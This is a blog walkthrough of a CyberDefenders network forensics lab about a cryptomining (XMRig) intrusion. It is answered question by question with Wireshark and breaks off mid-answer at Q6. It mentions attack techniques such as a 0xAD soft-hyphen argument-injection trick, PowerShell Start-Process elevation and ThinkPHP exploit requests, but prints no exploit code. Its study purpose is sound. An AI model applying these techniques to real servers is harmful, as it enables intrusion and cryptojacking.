- Published on
RCEMiner Lab Walkthrough
This is a medium level network forensic lab by CyberDefenders. You can complete your analysis using either Wireshark or Zui by Brim if you prefer Zeek. Start by reading the scenario in the above image and then proceed to capture flags.

Table of Contents
- Q1 To identify the entry point of the attack and prevent similar breaches in the future, it’s crucial to recognize the vulnerability that was exploited and the method used by the attacker to execute unauthorized commands. Which vulnerability was exploited to gain initial access to the public webserver?
- Q2 A specific Unicode character is used in the exploit to manipulate how the server interprets command-line arguments, bypassing the standard input handling. What is the Unicode code point of this character?
- Q3 The attacker executed commands to gather detailed system information, including CPU specifications, after gaining access. What is the exact model of the CPU identified by the attacker’s script?
- Q4 Understanding how malware initiates the execution of downloaded files is crucial for stopping its spread and execution. After downloading the file, the malware executed it with elevated privileges to ensure its operation. What command was used to start the process with elevated permissions?
- Q5 After compromising the server, the malware used it to launch a massive number of HTTP requests containing malicious payloads, attempting to exploit vulnerabilities on additional websites. What vulnerable PHP framework was initially targeted by these outbound attacks from the compromised server?
- Q6 The malware leveraged a common network protocol to facilitate its communication with external servers, blending malicious activities with legitimate traffic. This technique is documented in the MITRE ATT&CK framework. What is the specific sub-technique ID that involves the use of DNS queries for command-and-control purposes?
- Q7 Identifying where the malware could be stored on a compromised system is crucial for ensuring the complete removal of the infection and preventing the malware from being executed again. The compromised server was used to host a malicious file, which was then delivered to other vulnerable websites. What is the full path where this malware was stored after being downloaded from the compromised server?
- Q8 Knowing the destination of the data being exfiltrated or reported by the malware helps in tracing the attacker and blocking further communications to malicious servers. The compromised server was used to report system performance metrics back to the attacker. What is the IP address and port number to which this data was sent?
- Q9 Identifying the specific cryptomining software used by the attacker allows for better detection and removal of similar threats in the future. The malware deployed specific software to utilize the compromised server's resources for cryptomining. What mining software and version was used?
Q1 To identify the entry point of the attack and prevent similar breaches in the future, it’s crucial to recognize the vulnerability that was exploited and the method used by the attacker to execute unauthorized commands. Which vulnerability was exploited to gain initial access to the public webserver?
- On performing a quick search on Google. I was able to find out CVE number of the vulnerability. It corresponds to a crypto mining malware called XMRig

- Malware coming from this family is used to mine Monero (XMR) crypto currency. If you want to know more, I'm adding a link which includes reports, IOCs and yara rules CoinMiner
Q2 A specific Unicode character is used in the exploit to manipulate how the server interprets command-line arguments, bypassing the standard input handling. What is the Unicode code point of this character?
- After visiting the first link mentioned in the last screenshot. We can see that
0xADunicode character being used in the exploit. You can verify by visiting here
Q3 The attacker executed commands to gather detailed system information, including CPU specifications, after gaining access. What is the exact model of the CPU identified by the attacker’s script?
- We should check if any clear text communication took place between the attacker and the victim's machine. Most of the times, at least in this scenario data is sent over
application/x-www-form-urlencodedor usingmultipart/form-data. You can confirm this by going toStatistics -> Protocol Hierarchy
- From the above screenshot we know that cleartext communication is there. Let's add the filter
urlencoded-form. Follow theHTTP Streamof first frame
- You should end up finding the output of the command used by the attacker to find out about server's exact model of CPU. Remove binary spaces and you'll be left with
Intel(R) Core(TM) i7-6700HQ
Q4 Understanding how malware initiates the execution of downloaded files is crucial for stopping its spread and execution. After downloading the file, the malware executed it with elevated privileges to ensure its operation. What command was used to start the process with elevated permissions?
- I started by searching for the
Start-ProcessPowershell method which is commonly used by attackers to run something with super user privileges. On following theHTTP Streamon first packet
- We could see that the attacker executed a command which starts a process
2.exewith root privileges
Q5 After compromising the server, the malware used it to launch a massive number of HTTP requests containing malicious payloads, attempting to exploit vulnerabilities on additional websites. What vulnerable PHP framework was initially targeted by these outbound attacks from the compromised server?
- On querying for
HTTPpackets. We can see that so many requests withindex/think\appbeing common in them
- On performing a quick search it turns out that the framework being exploited here is a vulnerable version of
ThinkPHP
Q6 The malware leveraged a common network protocol to facilitate its communication with external servers, blending malicious activities with legitimate traffic. This technique is documented in the MITRE ATT&CK framework. What is the specific sub-technique ID that involves the use of DNS queries for command-and-control purposes?
- Twitter, IRC, HTTPs, DNS are commonly used by attackers for C2. Most try to blend in as much as possible. It helps attackers avoid detection and sometimes this makes it quite challenging for many of us to notice at first sight.
- Start by opening up
